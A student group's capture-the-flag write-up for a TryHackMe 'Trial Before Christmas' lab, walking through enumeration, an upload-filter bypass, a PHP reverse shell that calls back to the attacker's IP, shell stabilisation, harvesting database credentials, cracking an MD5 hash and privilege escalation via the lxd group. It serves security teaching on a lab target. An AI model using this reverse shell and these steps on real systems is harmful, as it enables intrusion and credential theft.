PSP0201

Week 6

Writeup

Group Name: ikun no 1

Members


ID	Name	Role
1211102058	Chu Liang Chern	Leader
1211101401	Chong Jii Hong	Member
1211103206	Ng Kai Keat	Member
1211103095	Siddiq Ferhad Bin Khairil Anual	Member

Day 24 - [Final Challenge] The Trial Before Christmas

Tool used: kali Linux, Firefox


Solution/Walkthrough:

Q1



Scan the site with nmap and the open ports can be found.

Q2




After trying with the two ports which are open, the site that we reach is Light Cycle.

Q3.


```
┌──(1211101401㉿kali)-[~]
└─$ sudo gobuster dir -u http://10.10.182.62:65000/ -w /usr/share/wordlists/dirb/big.txt -x .php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.182.62:65000/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/07/23 03:13:06 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 280]
/.htpasswd            (Status: 403) [Size: 280]
/.htaccess.php        (Status: 403) [Size: 280]
/.htpasswd.php        (Status: 403) [Size: 280]
/api                  (Status: 301) [Size: 319] [--> http://10.10.182.62:65000/api/]
/assets               (Status: 301) [Size: 322] [--> http://10.10.182.62:65000/assets/]
/grid                 (Status: 301) [Size: 320] [--> http://10.10.182.62:65000/grid/]
/index.php            (Status: 200) [Size: 800]
/server-status        (Status: 403) [Size: 280]
/uploads.php          (Status: 200) [Size: 1328]

===============================================================
2022/07/23 03:26:41 Finished
===============================================================
```




The hidden site can be found by scanning the site using gobuster and trying out one by one.

Q4.



We can upload a file to the site. Try one by one with the results we get from the scan. The directory that saves files can be found.

Q5.



Access the site with burp suite. Intercept the site and drop the filter.


```php
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.18.30.81';  // CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
	// Fork and have the parent process exit
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}
```




Request to http://10.10.182.62:65000

```
POST /api/upload HTTP/1.1
Host: 10.10.182.62:65000
Content-Length: 7400
Accept: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Origin: http://10.10.182.62:65000
Referer: http://10.10.182.62:65000/uploads.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "name":"php-reverse-shell.jpg.php",
  "file":
  "data:application/x-php; base64,PD9waHAKLy8gcGhwLXJldmVyc2Utc2hlbGwgLSBBIFJldmVyc2UgU2hlbGwgaW1wbGVtZW50YXRpb24gaW4gUEhQCi8vIENvcHlyaWdodCAoQykgMjAwNyBwZW50ZXN0bW9ua2V5QHBlbnRlc3Rtb2
```

Download a reverse shell and modify it. Upload the modified reverse-shell on the site.



```
┌──(1211101401㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...

connect to [10.18.30.81] from (UNKNOWN) [10.10.182.62] 34036
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_64 x86_64 x86_64
 GNU/Linux
 09:14:18 up  2:09,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ $ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ clear
clear

www-data@light-cycle:/$ ^Z
zsh: suspended  nc -lvnp 443

┌──(1211101401㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 443

www-data@light-cycle:/$ █
```

Upgrade the shell so that it is easier for us to work with later on.

```
www-data@light-cycle:/$ ls
bin   home            lib64       opt   sbin      sys  vmlinuz
boot  initrd.img      lost+found  proc  snap      tmp  vmlinuz.old
dev   initrd.img.old  media       root  srv       usr
etc   lib             mnt         run   swapfile  var
www-data@light-cycle:/$ cd var
www-data@light-cycle:/var$ ls
backups  crash  local  log   opt  snap   tmp
cache    lib    lock   mail  run  spool  www
www-data@light-cycle:/var$ cd www
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$ cat web.txt
THM{ENTER_THE_GRID}
www-data@light-cycle:/var/www$
```

Run the reverse shell and observe the netcat listener. The web.txt flag can be captured.

Q6.

Shell Upgrading and Stabilization:

You will be familiar with reverse shells from previous tasks or rooms; however, the shells you have been taught so far have had several fatal flaws. For example, pressing `Ctrl + C` killed the shell entirely. You could not use the arrow keys to see your shell history, and TAB autocompletes didn't work. Stabilizing shells is an important skill to learn as it fixes all of these problems, providing a much nicer working environment.

Working inside the reverse shell:

1. The first thing to do is use `python3 -c 'import pty;pty.spawn("/bin/bash")'`, which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
2. Step two is: `export TERM=xterm` – this will give us access to term commands such as `clear`.
3. Finally (and most importantly) we will background the shell using `Ctrl + Z`. Back in our own terminal we use `stty raw -echo; fg`. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and `Ctrl + C` to kill processes). It then foregrounds the shell, thus completing the process.

Examine from the THM website.

Q7,Q8.

```
www-data@light-cycle:/var/www/TheGrid$ ls -l
total 15568
drwxr-xr-x 2 root root     4096 Dec 20  2020 includes
drwxr-xr-x 5 root root     4096 Dec 20  2020 public_html
-rw-r--r-- 1 root root 15929856 Dec 16  2020 rickroll.mp4
www-data@light-cycle:/var/www/TheGrid$ cd includes
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php  dbauth.php  login.php  register.php  upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat login.php
<?php
        $data = getData();
        if(strlen($data["username"]) == 0 ||  strlen($data["password"]) == 0){
                fail("Invalid username or password");
        }
        $username = $data["username"];
        $password = md5($data["password"]);

        if(contains($username)){
                fail("Invalid string detected");
        }

        $results = $dbh->query("SELECT id FROM users WHERE username='$username' AND password='$password'");
        if(!$results){
                fail();
        }
        $result = $results->fetch_assoc();

        if(!$result){
                fail("Invalid username or password");
        }
        $_SESSION["id"] = $result["id"];
        echo json_encode(["res" => "Success", "msg"=>"Logged in!"]);
?>
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
        $dbaddr = "localhost";
        $dbuser = "tron";
        $dbpass = "IFightForTheUsers";
        $database = "tron";

        $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
        if($dbh->connect_error){
                die($dbh->connect_error);
        }
?>
www-data@light-cycle:/var/www/TheGrid/includes$
```

Q7.Go to the directory that the hint given. Examine the files and find the credentials inside the login.php file.

Q8. The username can be found inside the login.php file.

Q9.

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tron               |
+--------------------+
2 rows in set (0.01 sec)

mysql> use tron
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
    -> show tables;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'show tables' at line 2
mysql> show tables;
+----------------+
| Tables_in_tron |
+----------------+
| users          |
+----------------+
1 row in set (0.00 sec)

mysql> select * from users;
+----+----------+----------------------------------+
| id | username | password                         |
+----+----------+----------------------------------+
|  1 | flynn    | edc621628f6d19a13a00fd683f5e3ff7 |
+----+----------+----------------------------------+
1 row in set (0.00 sec)

mysql>
```

CrackStation » Password Hashing Security » Defuse Security »

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

edc621628f6d19a13a00fd683f5e3ff7

I'm not a robot reCAPTCHA Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
edc621628f6d19a13a00fd683f5e3ff7	md5	@computer@

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Access the SQL database using the username we get before this. The table in the database shows us a new username and password. Copy the password and paste it into cyberchef to decode it.

Q10,11,12,13.

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
su: Authentication failure
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ whoami
flynn
flynn@light-cycle:/var/www/TheGrid/includes$ cd
flynn@light-cycle:~$ ls
user.txt
flynn@light-cycle:~$ cat user.txt
THM{IDENTITY_DISC_RECOGNISED}
flynn@light-cycle:~$ cd
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
~ # id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
/mnt/root/root # cat root.txt
THM{FLYNN_LIVES}

"As Elf McEager claimed the root flag a click could be heard as a small chamber on the anterior of the NUC popped open. Inside, McEager saw a small object, roughly the size of an SD card. As a moment, he realized that was exactly what i
t was. Perplexed, McEager shuffled around his desk to pick up the card and slot it into his computer. Immediately this prompted a window to open with the word 'HOLO' embossed in the center of what appeared to be a network of computers.
Beneath this McEager read the following: Thank you for playing! Merry Christmas and happy holidays to all!"
/mnt/root/root # ^C
/mnt/root/root #
```

Q10. Login with the new username we get using su. By using whoami command, we can know that the user we login into is flynn.

Q11. Change the directory to home using cd command. List out all the files in the home and open the user.txt file. The user.txt flag can be captured.

Q12. Go back to the home directory. Using the id command we can find out our user groups which can be leveraged to escalate privileges.

Q13. Change the directory to /root/. A file named root.txt can be found. Open the file and the final flag can be captured.